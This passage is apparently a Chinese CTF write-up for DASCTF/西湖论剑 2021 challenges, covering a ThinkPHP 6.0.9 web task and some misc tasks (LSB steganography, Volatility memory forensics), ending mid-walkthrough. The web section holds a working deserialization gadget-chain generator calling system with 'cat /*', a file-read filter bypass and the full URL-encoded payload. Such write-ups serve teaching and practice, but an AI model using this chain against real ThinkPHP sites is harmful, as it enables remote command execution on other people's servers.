                        $file  =  preg_replace('/\s+/','',$file);
                        if(preg_match("/flag/i",$file)){  die('<h2>  no  flag..');}
                        if(file_exists($file)){
                                echo  "file_exists()  return  true..</br>";
                                die(  "hacker!!!");
                        }else  {
                                echo  "file_exists()  return  false..";
                                @highlight_file($file);
                        }
```

URL

http://a10539f5-4345-4f22-a9a3-ba4c47b9da6f.easytp-ctf.dasctf.com:2333/public/?file=/proc/self/root/var/www/html/app/controller/Index.php

PHP

```php

<?php

namespace app\controller;

use app\BaseController;

class Index extends BaseController
{
    public function index()
    {
        //return '<style type="text/css">*{ padding: 0; margin: 0; } div{ padding: 4px 48px;} a{color:#2E5CD5;cursor: pointer;text-decoration: none} a:hover{text-decoration:underline; } body{ background: #fff; font-family: "Century Gothic","Microsoft yahei"; color: #333;font-size:18px;} h1{ font-size: 100px; font-weight: normal; margin-bottom: 12px; } p{ line-height: 1.6em; font-size: 42px }</style><div style="padding: 24px 48px;"> <h1>:) </h1><p> ThinkPHP V6<br/><span style="font-size:30px">13载初心不改 - 你值得信赖的PHP框架</span></p></div><script type="text/javascript" src="https://tajs.qq.com/stats?sId=64890268" charset="UTF-8"></script><script type="text/javascript" src="https://e.topthink.com/Public/static/client.js"></script><think id="eab4b9f840753f8e7"></think>';
        if (isset($_GET['file'])) {
            $file = $_GET['file'];
            $file = trim($file);
            $file = preg_replace('/\s+/','',$file);
            if(preg_match("/flag/i",$file)){ die('<h2> no flag..');}
            if(file_exists($file)){
                echo "file_exists() return true..</br>";
                echo "file_exists() return true..</br>";
                die( "hacker!!!");
            }else {
                echo "file_exists() return false..";
                @highlight_file($file);
            }

        } else {

            echo "Error! no file parameter <br/>";
            echo "highlight_file Error";
        }

    }

    public function unser(){
        if(isset($_GET['vulvul'])){
            $ser = $_GET['vulvul'];
            $vul = parse_url($_SERVER['REQUEST_URI']);
            parse_str($vul['query'],$query);

            foreach($query as $value)
            {
                if(preg_match("/O/i",$value))
                {
                    die('</br> <h1>Hacking?');
                    exit();
                }
            }
            unserialize($ser);
        }

    }
}
```

再拿?s=1看一下tp的版本是6.0.9，说明要找反序列化的链子来攻击。


至于那个正则的话，考虑到是parse_url，直接利用trick绕过即可：

https://www.cnblogs.com/tr1ple/p/11137159.html

接下来就是反序列化链。找到了这么一篇文章：


https://xz.aliyun.com/t/9405#toc-3

但是打不通，根据思路复现一下，主要的问题在于6.0.9版本的这里进行了waf，闭包必须是Closure类的实例：



```
$method = 'get' . Str::studly($name) . 'Attr';
if (isset($this->withAttr[$fieldName])) {
    if ($relation) {
        $value = $this->getRelationValue($relation);
    }

    if (in_array($fieldName, $this->json) && is_array($this->withAttr[$fieldName]))

        $value = $this->getJsonValue($fieldName, $value);
    } else {
        $closure = $this->withAttr[$fieldName];
        if ($closure instanceof \Closure) {
            $value = $closure($value, $this->data);
        }
    }
} elseif (method_exists($this, $method)) {
    if ($relation) {
        $value = $this->getRelationValue($relation);
```

再往上看一下getJsonValue：




```
     */
    protected function getJsonValue($name, $value)
    {

        foreach ($this->withAttr[$name] as $key => $closure) {


            if ($this->jsonAssoc) {
                $value[$key] = $closure($value[$key], $value);
            } else {
                $value->$key = $closure($value->$key, $value);
            }
        }

        return $value;
    }
```

跟文章里面的调用差不多，所以只是换了个地方，改改链子的参数即可：

PHP


```php

<?php
namespace think\model\concern;

trait Attribute{
    private $data=['feng'=>['feng'=>'cat /*']];
    private $withAttr=['feng'=>['feng'=>'system']];
    protected $visible = ['123'=>'feng'];
    protected $json = ['feng'=>'feng'];
    protected $jsonAssoc = true;
}
trait ModelEvent{
    protected $withEvent;
}

namespace think;

abstract class Model{
    use model\concern\Attribute;
    use model\concern\ModelEvent;
    private $exists;
    private $force;
    private $lazySave;
    protected $suffix;
    function __construct($a = '')
    {
        $this->exists = true;
        $this->force = true;
        $this->lazySave = true;
        $this->withEvent = false;
        $this->suffix = $a;
    }
}

namespace think\model;

use think\Model;

class Pivot extends Model{}

echo urlencode(serialize(new Pivot(new Pivot())));
?>
```


不安全 | a10539f5-4345-4f22-a9a3-ba4c47b9da6f.easytp-ctf.dasctf.com:2333///public/index.php/index/uns...

```
DASCTF{eda49635d135c160249304a443963805} #!/bin/bash echo $DASFLAG > /flag export DASFLAG=not_here DASFLAG=not_here chmod 774 /flag
# 启动 Apache2 网站服务器 apache2-foreground
```

页面错误！请稍后再试～

ThinkPHP V6.0.9 { 十年磨一剑-为API开发设计的高性能框架 } - 官方手册



URL

```
http://a10539f5-4345-4f22-a9a3-ba4c47b9da6f.easytp-ctf.dasctf.com:2333///public/index.php/index/unser?
vulvul=O%3A17%3A%22think%5Cmodel%5CPivot%22%3A10%3A%7Bs%3A19%3A%22%00think%5CModel%00exists%22%3Bb%3A1%3Bs%3A18%3A%22%00think%5CModel%0
0force%22%3Bb%3A1%3Bs%3A21%3A%22%00think%5CModel%00lazySave%22%3Bb%3A1%3Bs%3A9%3A%22%00%2A%00suffix%22%3BO%3A17%3A%22think%5Cmodel%5C
Pivot%22%3A10%3A%7Bs%3A19%3A%22%00think%5CModel%00exists%22%3Bb%3A1%3Bs%3A18%3A%22%00think%5CModel%00force%22%3Bb%3A1%3Bs%3A21%3A%22%
00think%5CModel%00lazySave%22%3Bb%3A1%3Bs%3A9%3A%22%00%2A%00suffix%22%3Bs%3A0%3A%22%22%3Bs%3A17%3A%22%00think%5CModel%00data%22%3Ba%3
A1%3A%7Bs%3A4%3A%22feng%22%3Ba%3A1%3A%7Bs%3A4%3A%22feng%22%3Bs%3A6%3A%22cat+%2F%2A%22%3B%7D%7Ds%3A21%3A%22%00think%5CModel%00with
Attr%22%3Ba%3A1%3A%7Bs%3A4%3A%22feng%22%3Ba%3A1%3A%7Bs%3A4%3A%22feng%22%3Bs%3A6%3A%22system%22%3B%7D%7Ds%3A10%3A%22%00%2A%00visibl
e%22%3Ba%3A1%3A%7Bi%3A123%3Bs%3A4%3A%22feng%22%3B%7Ds%3A7%3A%22%00%2A%00json%22%3Ba%3A1%3A%7Bs%3A4%3A%22feng%22%3Bs%3A4%3A%22fen
```

flag：DASCTF{eda49635d135c160249304a443963805}


MISC


MISC2 【真·签到】

思路：公众号签到即可

MISC2【YUSA的小秘密】

思路：lsb红色0通道+绿色0通道位操作






flag：

MISC5 【Yusa的秘密】

思路：


查系统：




```
┌──(root💀kali)-[/media/…/西湖论剑2021/misc/Yusa的秘密/Yusa的秘密]
└─# vol.py -f Yusa-PC.raw imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_24000, Win2008R2SP1x64_2
in2008R2SP1x64, Win7SP1x64_24000, Win7SP1x64_23418
                     AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (/media/sf_D_DRIVE/desktop/ctf题目/比赛/西湖论剑2021/misc/Yusa的
sa的秘密/Yusa-PC.raw)
                      PAE type : No PAE
                           DTB : 0x187000L
                          KDBG : 0xf800040400a0L
          Number of Processors : 1
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0xfffff80004041d00L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2021-10-29 05:44:03 UTC+0000
     Image local date and time : 2021-10-29 13:44:03 +0800
```

查截图:

列举唯一一张有信息的截图，发现彩蛋3


FolderView
th1s_1s_3gg5_k3y - Windows çŞçæ¥çă¨
C:\Users\Yusa\Desktop\DumpIt.exe
TF_FloatingLangB
13:44

查进程:

